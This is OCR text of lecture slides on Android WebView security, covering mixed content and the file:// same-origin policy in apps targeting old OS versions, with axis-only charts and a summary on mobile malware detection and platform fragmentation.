
Mixed Content in WebView

Major web browsers block Mixed Content

In Android 5.0, WebViews block Mixed Content by default

Can override default with `setMixedContentMode()`



% Apps Allowing Mixed Content
100
80
60
40
20
0
% Apps
< 5.0
>= 5.0
Target Android Version



% Apps Allowing Mixed Content
100
80
60
40
20
0
% Apps
< 5.0
>= 5.0
Target Android Version

SOP for `file://` URLs in WebView

Android 4.1 separate `file://` URLs are treated as unique origins

Can override with `setAllowFileAccessFromFileURLs()`


% Apps Using Unsafe file:// SOP
100
80
60
40
20
0
% Apps
<16
>=16
Target API Version


% Apps Using Unsafe file:// SOP
100
80
60
40
20
0
% Apps
<16
>=16
Target API Version

Recap

Android apps can run using outdated OS behavior

- The large majority of Android apps do this
- Including popular and well maintained apps

Outdated security code invisibly permeates the app ecosystem

- “Patched” security vulnerabilities still exist in the wild
- “Risky by default” behavior is widespread

Summary

- Mobile malware
- Identifying malware
  - Detect at app store rather than on platform
- Classification study of mobile web apps
  - Entire Google Play market as of 2014
  - 85% of approx 1 million apps use web interface
- Target fragmentation in Android
  - Out-of-date Apps may disable more recent security platform patches